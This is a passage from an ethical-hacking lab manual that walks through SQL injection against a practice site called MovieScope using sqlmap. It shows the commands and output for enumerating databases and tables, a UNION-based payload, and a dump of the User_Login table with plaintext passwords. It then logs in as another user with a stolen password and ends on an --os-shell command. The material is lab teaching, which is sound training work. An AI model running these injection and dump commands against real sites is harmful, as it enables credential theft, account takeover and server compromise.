[23:06:08] [INFO] heuristic (extended) test shows that the back-end DBMS could be
'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip tes
t payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Serve
r' extending provided level (1) and risk (1) values? [Y/n] Y
```

Figure 1.2.8: Fetching the databases in the SQL server

18. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.



```
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(122)+
CHAR(118)+CHAR(122)+CHAR(113)+CHAR(102)+CHAR(105)+CHAR(103)+CHAR(115)+CHAR(72)+C
HAR(80)+CHAR(114)+CHAR(85)+CHAR(77)+CHAR(80)+CHAR(88)+CHAR(111)+CHAR(83)+CHAR(78
)+CHAR(105)+CHAR(97)+CHAR(74)+CHAR(113)+CHAR(102)+CHAR(89)+CHAR(116)+CHAR(73)+CH
AR(115)+CHAR(113)+CHAR(112)+CHAR(66)+CHAR(108)+CHAR(115)+CHAR(69)+CHAR(115)+CHAR
(72)+CHAR(98)+CHAR(78)+CHAR(116)+CHAR(119)+CHAR(85)+CHAR(79)+CHAR(85)+CHAR(116)+
CHAR(87)+CHAR(113)+CHAR(113)+CHAR(122)+CHAR(118)+CHAR(113),NULL,NULL,NULL,NULL--
 Zixs
---
[02:21:43] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:21:43] [INFO] fetching database names
available databases [11]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] LGCMCScanResults12
[*] LNSSScanResults12
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[02:21:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.moviescope.com'

[*] ending @ 02:21:43 /2020-01-02/
```


Figure 1.2.9: Databases present in the SQL server

19. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" –cookie="<cookie value which you have copied in Step 8>" -D moviescope --tables** and press **Enter**.

Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.


21. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



```
┌─[root@parrot]─[~]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie
="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables
```

Figure 1.2.10: sqlmap command to retrieve the tables in the moviescope database

22. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.




```
AR(115)+CHAR(113)+CHAR(112)+CHAR(66)+CHAR(108)+CHAR(115)+CHAR(69)+CHAR(115)+CHAR
(72)+CHAR(98)+CHAR(78)+CHAR(116)+CHAR(119)+CHAR(85)+CHAR(79)+CHAR(85)+CHAR(116)+
CHAR(87)+CHAR(113)+CHAR(113)+CHAR(122)+CHAR(118)+CHAR(113),NULL,NULL,NULL,NULL--
 Zixs
---
[02:23:04] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:23:04] [INFO] fetching tables for database: moviescope
Database: moviescope
[12 tables]
+---------------+
| Comments      |
| CustomerLogin |
| Movie_Details |
| Offices       |
| OrderDetails  |
| OrderDetails1 |
| Orders        |
| Orders1       |
| User_Login    |
| User_Profile  |
| sqlmapoutput  |
| tblContact    |
+---------------+

[02:23:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.moviescope.com'

[*] ending @ 02:23:04 /2020-01-02/

┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.2.11: Tables present in the moviescope database

TASK 2.4

Retrieve User Accounts

23. Now, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.




```
┌─[root@parrot]─[~]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=
"mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump
```

Figure 1.2.12: Dumping user profiles of moviescope website

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

25. You will see that under the **password** column, the passwords are shown in plain text form.



```
[03:18:47] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | 1       | test     |
| 2   | john  | 1       | qwerty   |
| 3   | kety  | 0       | apple    |
| 4   | steve | 0       | password |
| 5   | lee   | 0       | test     |
+-----+-------+---------+----------+

[03:18:47] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '
/root/.sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[03:18:47] [INFO] fetched data logged to text files under '/root/.sqlmap
/output/www.moviescope.com'

[*] ending @ 03:18:47 /2020-01-02/

┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.2.13: Retrieving the username and password information from the moviescope database

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.


TASK 2.5

Log in to MovieScope using Different Account

27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.


Home - MovieScope - Mozilla Firefox
Home - MovieScope
www.moviescope.com/viewprofile.a
90%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Admin
Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
Featured Movie Trailers
View all
Paranorman Trailer
Added: 2012-04-23 14:58:57
Iron Man Trailer
Added: 2009-11-04 02:06:16
Captain America:


john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45
Address:	New York
Contact #:	1-202-505-1235

Figure 1.2.14: john's account on MovieScope

29. Now, switch back to the **Parrot Terminal** window. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" --os-shell** and press **Enter**.

